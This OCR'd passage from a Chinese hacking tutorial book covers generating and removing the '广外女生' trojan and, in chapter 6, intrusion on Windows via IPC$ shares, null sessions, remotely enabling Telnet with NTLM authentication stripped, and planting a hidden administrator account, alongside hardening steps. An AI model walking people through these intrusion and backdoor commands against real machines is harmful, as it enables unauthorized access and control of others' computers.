在“服务端设置”选项卡的左下区域，在“防火墙处理”区域选中用户想要强行关闭的含有某个关键字的窗口，如果还有其他未包含的还可以单击“添加”按钮来添加，如下图所示。



5 生成服务端

在前一步的“服务端图标”区域用户可自己选择图标，选择完以后输入要生成文件的名称，然后单击“生成服务端”按钮即可，如下图所示为生成服务端以后的提示对话框，单击“确定”按钮关闭即可。



6 查看服务端程序

在“广外女生”的目录下就可以看到生成的服务端程序了，如下图所示。用户要注意不要误执行了该程序。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. 清除“广外女生”木马

由于使用“广外女生”木马进行远程控制的操作方法和“冰河”木马有着许多类似的地方，因此这里不再重复。从“广外女生”的默认设置中可以知道其服务端程序运行的默认端口是6267，因此可以使用netstat –a命令来查看计算机上是否开放了6267端口。如果开放了此端口，那么计算机就可能已经中了该木马，下面介绍手动清除“广外女生”木马的方法，具体操作步骤如下。

1 打开“命令提示符”窗口

在桌面上依次单击“开始>所有程序>附件>命令提示符”命令即可，如下图所示。




2 查看开放的端口

在“命令提示符”窗口中输入netstat –a命令并按Enter键查看，如下图所示。




3 结束该木马对应的进程

按Ctrl+Alt+Del组合键打开“Windows任务管理器”对话框，切换到“进程”选项卡，选中DIAGCFG.EXE进程，单击对话框下方的“结束进程”按钮，如下图所示。



4 确认结束该进程

在弹出的“任务管理器警告”对话框中单击“是”按钮确认结束该进程，如下图所示。



5 找到注册表中目标子键

在“注册表编辑器”窗口的左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Classes\exefile\shell\open\command子键，如下图所示。


6 打开“编辑字符串”对话框

在该子键的右边窗格中右击“默认”键值项，在弹出的快捷菜单中选中“修改”命令，如下图所示。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





7 编辑字符串

在弹出的“编辑字符串”对话框中将“数值数据”文本框中的数据修改为“"%1" %*”，单击“确定”按钮保存退出即可，如下图所示。



8 删除目标键值项

在“注册表编辑器”窗口的左侧找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Runservices子键，然后将窗口右侧与Diagcfg.exe相关的键值项全部删除，如下图所示。



9 确认删除数值

在弹出的“确认数值删除”对话框中单击“是”按钮确认删除该键值项，如下图所示。



10 删除木马文件

进入C:\Windows\system32目录下，找到DIAGCGFG.EXE文件并将其删除即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第6章

通过对远程计算机进行远程监控，黑客可以获取远程计算机的许多信息，例如重要数据、个人隐私和账号密码等。而通过远程控制则可在该技术或者软件允许的范围内达到对远程计算机的完全控制、对远程计算机中的所有文件进行操作、修改注册表、监视其屏幕操作的一举一动。甚至可以实时地控制远程计算机用户的操作，例如操控鼠标动作、锁定键盘、远程关机等。

远程控制技术



参见随书光盘

第6章　远程控制技术\

6.1.1　IPC$入侵与防范.swf
6.2.1　修改注册表实现远程监控.swf
6.3.1　配置“远程控制任我行”.swf
6.3.2　监视并控制远程计算机.swf
6.4.1　使用“网络执法官”监控局域网.swf

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



6.1 基于认证入侵

如果入侵者能够与远程主机成功地建立IPC$连接，那么入侵者就可以完全地控制远程主机，此时入侵者不使用入侵工具也可以实现远程管理Windows系统计算机的目的。

6.1.1 IPC$入侵与防范

IPC$是Windows系统特有的一项管理功能，是为了方便用户使用计算机而设计的，主要用来远程管理计算机。但是该特点也给入侵者带来了可乘之机，入侵者可以通过建立IPC$连接实现对远程主机的通信和控制。

IPC$是共享“命名管道”的资源，它对于程序间的通信很重要，在远程管理计算机和查看计算机的共享资源时使用，利用IPC$用户可以与目标主机建立一个空的连接，而利用这个空的连接还可以得到目标主机上的用户列表。对于入侵者来说，利用IPC$可以查找其他用户的列表，并使用一些字典工具对其主机进行攻击。

1. Windows系统的默认共享

为了配合IPC的共享工作，Windows系统安装完成之后，自行设置共享的目录为：C盘、D盘、E盘、ADMIN目录等，即ADMIN$、C$、D$、E$。但是这些共享都是隐藏的，只有管理员才能够对其进行操作。打开“命令提示符”窗口，然后输入net share命令并按Enter键即可对本机的共享资源进行查看，如右图所示。



2. 使用IPC$进行入侵

使用IPC$进行入侵首先要获得目标主机的管理员账号和密码，下面介绍建立和断开IPC$连接的方法，将远程磁盘映射到本地计算机中。

1 打开“命令提示符”窗口

在桌面上依次单击“开始>所有程序>附件>命令提示符”命令即可，然后在其窗口中输入“cd\”命令并按Enter键，如下图所示。



2 建立IPC$连接

建立IPC$连接的命令格式为：net use \\IP\ipc$"Passwd"/user:"Admin"。其中IP表示目标主机的IP地址， Passwd为获得的密码，Admin为获得的管理员账号，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提示：建立连接的账号

建立连接时使用的账号建议不要直接使用系统最高管理员Administrator，而使用具有管理员权限的其他账号，比如这里使用的是具有管理员权限的Guest账号。

3 建立映射

建立映射的命令格式为：net use z: \\IP\c$ "Passwd" /user:"Admin"。其中\\IP\c$表示目标主机上的C盘，符号“$”表示隐藏的共享，“z:”表示将远程主机的C盘映射为本地磁盘的盘符，如下图所示。



4 映射成功

映射成功以后打开“我的电脑”窗口，即可在该窗口中看到多了一个盘符“ssmissnn (192.168.1.66)上的C$”，该磁盘就是目标主机上的C盘，在该盘符中可以进行复制、粘贴等操作，就像对本地磁盘进行操作一样，如下图所示。




5 查看现在有哪些远程连接

在“命令提示符”窗口中输入net use * /del命令并按Enter键，即可出现如下图所示的提示。



6 断开连接

在光标处输入y命令，然后按Enter键即可断开这些连接，如下图所示。



提示：IPC$空连接漏洞

IPC$连接本来要求客户机需要有足够的权限才能连接到主机，然而IPC$连接漏洞允许客户端只使用空用户名和空密码就可以与目标主机成功地建立连接。比如输入net use \\192.168.1.66\ipc$ "" /user: ""命令。但是在这种情况下，入侵者利用这个漏洞可以与目标主机进行连接，但是无法执行管理类操作，即不能进行映射网络驱动器，上传文件、执行脚本等命令，但是却可以用来探测目标主机中的一些信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3. IPC$漏洞入侵的防范

前面已经介绍了IPC$入侵的方法，接下来介绍防止遭受IPC$入侵的方法。

（1）禁用共享和NetBIOS.

用户可通过net share命令查看本机上是否存在共享，如果存在则可能遭受IPC$漏洞的攻击，如果存在这样的情况则可以使用下面的方法防范IPC$入侵。

1 打开“网络连接”窗口

在桌面上右击“网络邻居”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。



2 打开“本地连接”属性对话框

在“网络连接”窗口中右击“本地连接”图标，在弹出的快捷菜单中单击“属性”命令，如下图所示。



3 禁用网络共享

在“本地连接属性”对话框的“常规”选项卡中的列表框中清除“Microsoft网络的文件和打印机共享”复选框，如下图所示。



4 打开“Internet协议（TTP/IP）属性”对话框

在“本地连接属性”对话框的“常规”选项卡中的列表框中双击“Internet协议（TCP/IP）”选项，如下图所示。



5 打开“高级TCP/IP设置”对话框


在“Internet协议（TCP/IP）属性”对话框中单击“高级”按钮，如下图所示。


6 禁用NetBIOS

在“高级TCP/IP设置”对话框的WINS选项卡中单击选中“禁用TCP/IP上的NetBIOS”单选按钮，如下图所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。





(2) 设置本地安全策略

1 打开“控制面板”窗口

在桌面上依次单击“开始>控制面板”命令即可，如下图所示。



2 打开“管理工具”图标

在“控制面板”窗口中双击“管理工具”图标，如下图所示。




3 打开“本地安全设置”窗口

在“管理工具”窗口中双击“本地安全策略”图标，如下图所示。



4 打开目标选项对话框

在“本地安全设置”窗口的左侧依次单击展开“安全设置>本地策略>安全选项”分支，然后在右边窗格中双击“网络访问：不允许SAM账户和共享的匿名枚举”选项，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 关闭共享

在目标选项属性对话框的“本地安全设置”选项卡中单击选中“已启用”单选按钮，如下图所示。



6 确认设置更改

单击“确定”按钮以后会弹出一个确认设置更改的对话框，单击“是”按钮确认即可，如下图所示。



（3）修改注册表禁止共享

1 打开“运行”对话框

在桌面上依次单击“开始>运行”命令即可，如下图所示。



2 打开“注册表编辑器”窗口

打开“运行”对话框后输入regedit命令并按Enter键，如下图所示。




3 打开编辑键值项对话框

在“注册表编辑器”左边窗格中依次单击HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa分支，然后在右边窗格中双击restrictanontymous键值项，如下图所示。



4 编辑键值项

将“编辑DWORD值”对话框的“数值数据”文本框中的数值修改为1，然后单击“确定”按钮保存退出即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 打开编辑键值项对话框

在“注册表编辑器”左边窗格中依次单击HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters分支，如下图所示。




6 编辑键值项

如果是服务器则双击打开AutoShareServer键值项，然后将“编辑DWORD值”对话框的“数值数据”文本框中的数值修改为0，单击“确定”按钮保存退出即可，如下图所示。



7 编辑键值项

如果是客户机则双击打开AutoShareWks键值项，然后将“编辑DWORD值”对话框的“数值数据”的文本框中的数值修改为0，然后单击“确定”按钮保存退出即可，如右图所示。



6.1.2 Telnet入侵概述

IPC$入侵并不是真正的登录，而只是与远程主机建立了连接，实际上夺取远程主机的控制权然后登录才是黑客的最终目的。Telnet登录方式为黑客的入侵提供了可能，可以通过这种方式登录到目标主机并进行各种操作。

1. Telnet的概念

Telnet是传输控制协议/因特网协议（TCP/IP）网络（例如Internet）的登录和仿真程序。它最初是由ARPANET开发的，但是现在主要用于Internet会话。它的基本功能是，允许用户登录进入远程主机系统。起初，它只是让用户的本地计算机与远程计算机连接，从而成为远程主机的一个终端。它的一些较新的版本在本地执行更多的处理，于是可以提供更好的响应，并且减少了通过链路发送到远程主机的信息数量。

对于Telnet的认识，不同的人持有不同的观点，可以把Telnet当成一种通信协议，但是对于入侵而言，Telnet只是一种远程登录的工具。一旦入侵远程主机上的软、硬件资源，入侵者的本地机只相当于一个只有键盘和现实的终端而已。

2. Telnet的作用

首先，Telnet是控制主机的第一手段，如果入侵者想要在远程主机上执行命令，就

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

需要建立IPC$连接，然后使用net time命令查看系统时间，最后使用at命令建立计划任务才能完成远程执行命令。虽然这种方法能够远程执行命令，但相比之下Telnet方式对入侵者而言则会方便得多，入侵者一旦与远程主机建立Telnet连接，就可以像控制本地计算机一样来控制远程计算机。Telnet方式是入侵者惯于使用的远程控制方式，当得到远程主机的管理员权限之后，一般都会使用Telnet方式进行登录。

其次，Telnet可以用来做跳板。入侵者把用来隐身的“肉鸡”称之为“跳板”，他们经常用这种方法从一个“肉鸡”登录到另一个“肉鸡”，这样在入侵的过程中就不会暴露自己的IP地址。

由于Telnet的功能太强大，而且也是入侵者使用最频繁的登录手段之一，因此微软公司为Telnet添加了身份验证，称为NTLM验证。它要求Telnet终端除了需要有Telnet服务主机的用户名和密码外，还需要满足Telnet主机的安全性，就像一只拦路虎可以把很多入侵者拒之门外。

3. Telnet入侵

想要成功地建立Telnet连接，除了要掌握远程计算机上的账号和密码外，还需要远程计算机已经开启“Telnet服务”并去除NTLM验证。

使用Telnet入侵首先需要建立IPC$连接，然后打开“命令提示符”窗口，在光标处输入cd\并按Enter键，然后再输入net use \\IP\ipc$ “Passwd” /user:“Admin”命令建立连接，比如这里是net use \\192.168.1.66\ipc$ 1234 /user:angel，如右图所示。




提示：建立IPC$连接的目的

建立IPC$连接是为了方便开启远程计算机中被禁用的Telnet服务，接下来就可以利用IPC$连接来开启远程主机中的Telnet服务。


1 打开“计算机管理”窗口

在桌面上右击“我的电脑”图标，然后在弹出的快捷菜单中单击“管理”命令，如下图所示。



2 打开“选择计算机”管理

在“计算机管理”窗口的菜单栏中单击“操作>连接到另一台计算机”命令，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 输入远程计算机IP地址

在“选择计算机”对话框中，单击选中“另一台计算机”单选按钮，然后在其后面的文本框中输入192.168.1.66，如下图所示。




4 登录到目标主机

单击“确定”按钮之后，此时在窗口左侧窗格的“计算机管理”目录的后面就会出现目标主机的IP地址，即已登录到目标主机，如下图所示。




5 打开“Telnet的属性”对话框

在“计算机管理”窗口的左边窗格中依次单击“服务和应用程序>服务”选项，然后在右侧窗格中双击Telnet选项，如下图所示。



6 启动Telnet服务

在“Telnet的属性”对话框的“常规”选项卡中将“启动类型”设置为“自动”，单击“应用”按钮后，“服务状态”区域的“启动”按钮就被激活了，单击“启动”按钮即可启动Telnet服务，如下图所示。



7 删除IPC$连接

在“命令提示符”窗口的光标处输入net use \\IP\ipc$ /del命令来断开IPC$连接，例如此处是net use \\192.168.1.66\ipc$ /del，如下图所示。



8 去掉NTLM验证

在“命令提示符”窗口中输入tlntadmn config sec = -ntlm命令并按Enter键即可，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提示：去掉NTLM验证的原因

在前面讲到了要使用Telnet入侵，除了要开启远程计算机上的Telnet服务以外还需要去掉NTLM验证，那是因为如果没有去掉远程计算机上的NTLM验证，在登录远程计算机的时候就会登录失败。

9 建立账号和密码

在“命令提示符”窗口中，输入net user angel 1234/add命令并按Enter键，如下图所示。



10 加入工作组

在“命令提示符”窗口中，输入net localgroup administrators angel /add命令并按Enter键，如下图所示。



11 打开“命令提示符属性”对话框

在桌面上依次单击“开始>所有程序>附件”菜单，右击“命令提示符”，在快捷菜单中单击“属性”命令，如下图所示。



12 打开“高级属性”对话框

在“命令提示符属性”对话框的“快捷方式”选项卡中单击“高级”按钮，如下图所示。



13 设置“高级属性”


选中“以其他用户身份运行”复选框，然后单击“确定”按钮保存退出即可，如下图所示。

14 打开“运行身份”对话框

同步骤10，右击“命令提示符”选项，然后在弹出的快捷菜单中单击“运行方式”命令，如下图所示。


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



15 设置“运行身份”

在“运行身份”对话框中单击选中“下列用户”单选按钮，然后输入创建的账号和密码，单击“确定”按钮即可，如下图所示。





16 进行Telnet登录

在弹出的“命令提示符”窗口中输入cd\并按Enter键，然后再输入telnet 192.168.1.66命令并按Enter键即可进行Telnet的登录，如下图所示。





6.2 利用注册表入侵

Windows注册表是帮助Windows控制硬件、软件、用户环境和Windows界面的一套数据文件，注册表包含在Windows目录下的两个文件system.dat和user.dat中，还有它们的备份system.da0和user.da0。

6.2.1 修改注册表实现远程监控


微软公司出于方便网络管理员对网络中计算机进行管理的目的，在注册表编辑器中设置了“连接网络注册表”功能，使得管理人员和用户通过注册表可以在网络上检查系统的配置和设置，使得远程管理得以实现。但是该功能却能够被黑客所利用，对他人的注册表进行远程操作。在Windows 2000及以上版本的操作系统中是默认允许远程连接注册表操作的。通过网络连接到注册表的具体操作步骤如下。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 打开“注册表编辑器”窗口

打开“运行”对话框中输入regedit命令并按Enter键即可，如下图所示。



2 打开“选择计算机”对话框

在“注册表编辑器”窗口中的菜单栏依次单击“文件>连接网络注册表”命令，如下图所示。




3 打打开计算机查找功能对话框

在“选择计算机”对话框中单击“高级”按钮，如下图所示。



4 查找远程计算机

在“选择计算机”对话框中单击“立即查找”按钮，如下图所示。




5 选择远程计算机

经过查找，选择一台计算机，并单击“确定”按钮，如下图所示。



